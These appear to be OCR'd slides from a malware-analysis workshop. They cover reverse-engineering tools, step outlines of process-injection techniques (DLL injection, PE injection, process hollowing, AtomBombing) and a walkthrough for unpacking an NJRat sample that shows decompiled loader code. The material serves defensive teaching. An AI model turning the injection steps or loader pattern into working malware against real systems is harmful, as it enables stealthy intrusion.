


- Markup Reverse Engineered Code
- Control Flow Navigation
- Pseudo Code



# Cutter

tools\_of\_the\_trade: 0x06



# Cutter

tools\_of\_the\_trade: 0x07

The screenshot shows the Cutter debugger interface with several tabs open:

- Graph (0x004014a0)**: Shows the control flow graph for the current function. A specific node is highlighted with a red box, containing the following assembly code:

```
push eax
push 1           ; 1 : SAFEARRAY *psa
push 0x11         ; 17 : SAFEARRAY *psa
call dword [sys.imp.OLEAUT32.dll_SafeArrayDestroy] ; 0x40e114 ; HRESULT SafeArrayDestroy(SAFEARRAY ...
```
- Disassembly**: Shows the raw assembly code for the function. A portion of the code is highlighted with a red box:

```
0x00401738 call dword [sys.imp.OLEAUT32.dll_SafeArrayUnlock] ; 0x40e114 ; HRESULT SafeArrayUnlock(SAFEARRAY ...
```
- Imports**: Shows a list of imported functions from OLEAUT32.dll. One entry is highlighted with a red box:

Address	Type	Safety	Name
0x0040e120	FUNC		OLEAUT32.dll_SafeArrayAccessData
0x0040e130	FUNC		OLEAUT32.dll_SafeArrayDestroy
0x0040e124	FUNC		OLEAUT32.dll_SafeArrayGetData
0x0040e114	FUNC		OLEAUT32.dll_SafeArrayUnlock
- Memory Dump**: Shows a hex dump of memory starting at address 0x004014a0.
- Registers**: Shows the current state of CPU registers.
- Stack**: Shows the current state of the stack.
- Registers**: Shows the current state of CPU registers.
- Call Stack**: Shows the current call stack.


## Radare2

tools\_of\_the\_trade: 0x08


# Detect it Easy

tools\_of\_the\_trade: 0x09

- Type
- Packer
- Linker
- Entropy




- Modify Dumps
- Read Memory
- Determine File Type



# DnSpy

tools\_of\_the\_trade: 0x0b

- Code View
- Debugging
- Unpacking



The screenshot shows the DnSpy interface with the assembly view open. The assembly explorer on the left lists various .NET assemblies and their types. The main window displays the IL code for the `Entrypoint` class. The code is as follows:

```
// Token: 0x02000002 RID: 2
// Class private auto ansi beforefieldinit Entrypoint.Example.Entrypoint
// Token: 0x60000084 RID: 4 RVA: 0x00000207A File Offset: 0x0000027A
.method public hidebysig specialname <ri>specialname
    instance void .ctor () cil managed
{
    // Methods
    // Token: 0x60000084 RID: 4 RVA: 0x00000207A File Offset: 0x0000027A
    .method public hidebysig specialname <ri>specialname
        instance void .ctor () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 8 (0x8) bytes
        .maxstack 8
        /* 0x00000278 02 */ IL_0000: ldarg.0
        /* 0x0000027C 280400000A */ IL_0001: call     instance void [mscorlib]System.Object::ctor()
        /* 0x00000281 00 */ IL_0006: nop
        /* 0x00000282 2A */ IL_0007: ret
    } // end of method Entrypoint::ctor
}
// Token: 0x60000083 RID: 3 RVA: 0x00000206C File Offset: 0x0000026C
.method public hidebysig static
    void AnotherNotUsed () cil managed
{
    // Header Size: 1 byte
    // Code Size: 13 (0xD) bytes
    .maxstack 8
    .entrypoint
    /* 0x00000260 00 */ IL_0000: nop
    /* 0x0000026E 7218000070 */ IL_0001: ldstr   "AnotherNotUsed"
    /* 0x00000273 280300000A */ IL_0006: call     void [mscorlib]System.Console::WriteLine(string)
    /* 0x00000278 00 */ IL_000B: nop
    /* 0x00000279 2A */ IL_000C: ret
} // end of method Entrypoint::AnotherNotUsed
// Token: 0x60000001 RID: 1 RVA: 0x000002050 File Offset: 0x00000250
.method public hidebysig static
    void Main (
        string[] args
    ) cil managed
```

# Useful Linux Commads

tools\_of\_the\_trade: 0x0c


terminal

```
malware@work ~$ file sample.bin
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
malware@work ~$ exiftool sample.bin > metadata.log
malware@work ~$ hexdump -C -n 128 sample.bin | less
malware@work ~$ VBoxManage list vms
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
malware@work ~$ VBoxManage startvm win7
malware@work ~$
```

# de4dot

tools\_of\_the\_trade: 0xd

- Automated
- Deobfuscation
- Unpacking



C:\WINDOWS\system32\cmd.exe

```
C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>de4dot.exe WindowsApplication1.exe

de4dot v2.0.2.3405 Copyright (C) 2011-2012 de4dot@gmail.com
Latest version and source code: https://bitbucket.org/0xd4d/de4dot

Detected .NET Reactor <C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe>
Cleaning C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe
Renaming all obfuscated symbols
Saving C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1-cleaned.exe

C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>pause
Presione una tecla para continuar . . .
```


# Injection Techniques



# DLL Injection

injection\_techniques: 0x00


- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread



# PE (Portable Executable) Injection

injection\_techniques: 0x01


- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Data
- Execute your Payload



# Process Hollowing

injection\_techniques: 0x02

- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process



# Atom Bombing

injection\_techniques: 0x04




Atomic bomb test in Italy, 1957,  
colorized

# Atom Bombing


injection\_techniques: 0x05

- Open Target Process
- Get Handle to Alertable Thread
- Find Code Cave
- Shellcode to Call ZwAllocateVirtualMemory and memcpy
- Call GlobalAddAtom
- Suspend Target Thread
- NtQueueApcThread
- Resume Target Thread



# Workshop


- dc09543850d109fbb78f7c91badcda0d
- fe8f363a035fdbefcee4567bf406f514
- KPot
- Stuxnet



# Unpacking NJRat

solutions: 0x00


- Determine the File Type
- Because this is .NET we may wish to use DnSpy
- Let's see if it's packed now



# Unpacking NJRat

solutions: 0x01

- Low Entropy?
- Look at the beginning
- We should now look into the code using DnSpy



# Unpacking NJRat

solutions:0x02

- Assembly.Load
- Set Breakpoint on this function
- Start Debugging

The screenshot shows the Microsoft Visual Studio interface. On the left, the Assembly Explorer window displays the project structure for 'happy vir (1.0.0.0)'. Under the 'Form1' item, it lists various methods and fields. On the right, the code editor shows the 'Form1.cs' file. The method 'fIyUI83DHxwyY6KtPk' is shown with its implementation. The line 'return A\_0[ A\_1];' is highlighted with a red rectangle. The method 'Aj2Uu5TfGy7rI56hqB' is also partially visible. The assembly browser at the bottom shows several other methods and their implementations.

```
// Token: 0x0600000A RID: 10 RVA: 0x00002BFC File Offset: 0x00000DFC
[MethodImpl(MethodImplOptions.NoInlining)]
internal static char fIyUI83DHxwyY6KtPk(object A_0, int A_1)
{
    return A_0[ A_1];
}

// Token: 0x0600000B RID: 11 RVA: 0x00002C10 File Offset: 0x00000E10
[MethodImpl(MethodImplOptions.NoInlining)]
internal static int Aj2Uu5TfGy7rI56hqB(object A_0)
{
    return A_0.Length;
}

// Token: 0x0600000C RID: 12 RVA: 0x00002C20 File Offset: 0x00000E20
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object LIFT3UqdH5UE8Tw29d(object A_0)
{
    return Assembly.Load(A_0);
}

// Token: 0x0600000D RID: 13 RVA: 0x00002C30 File Offset: 0x00000E30
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object qJK8ZYPtIdpQrPsdgQ(object A_0)
{
    return A_0.Name;
}

// Token: 0x0600000E RID: 14 RVA: 0x00002C40 File Offset: 0x00000E40
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object lalex77rdknUKANqyI(object A_0, object A_1)
{
    return A_0.CreateInstance(A_1);
}
```

# Unpacking NJRat

solutions: 0x03

- Breakpoint on Assembly.Load
- Save the Raw Array to Disk

The screenshot shows a debugger interface with assembly code and a local variables window.

**Assembly Code:**

```
358     num11 = 0;
359     goto IL_55E;
360
361     case 24:
362         break;
363     case 25:
364         goto IL_55E;
365     case 26:
366     {
367         Assembly assembly = Form1.LIFT3UqdHSUE8Tw29d(array);
368         if (flag)
369         {
370             goto Block_13;
371         }
372         MethodInfo entryPoint = assembly.EntryPoint;
373         object obj = Form1.lalex77rdkuKANqyI(assembly, Form1.q);
374         Form1.kmEyuNhbNfkdXgavv(entryPoint, obj, null);
375         num = 31;
376         continue;
377     }
```

**Local Variables:**

Name	Value
this	{happy_vir.Form1, Text: Form1}
sender	{happy_vir.Form1, Text: Form1}
e	System.EventArgs
num4	0x00000001
num2	0x00000004
num3	0x0000000E
array2	[byte][0x0000E000]
num7	0x000000007744164
num8	0x0000F000
array	[byte][0x00005C00]
assembly	null
entryPoint	null


**Context Menu (Save... highlighted):**

- Copy
- Copy Expression
- Edit Value
- Copy Value
- Add Watch
- Make Object ID
- Save...**
- Refresh
- Show in Memory Window
- Language
- Select All
- Hexadecimal Display
- Digit Separators
- Collapse Parent
- Expand Children
- Collapse Children
- Public Members
- Show Namespaces
- Show Intrinsic Type Keywords
- Show Tokens

# Unpacking NJRat

solutions: 0x04

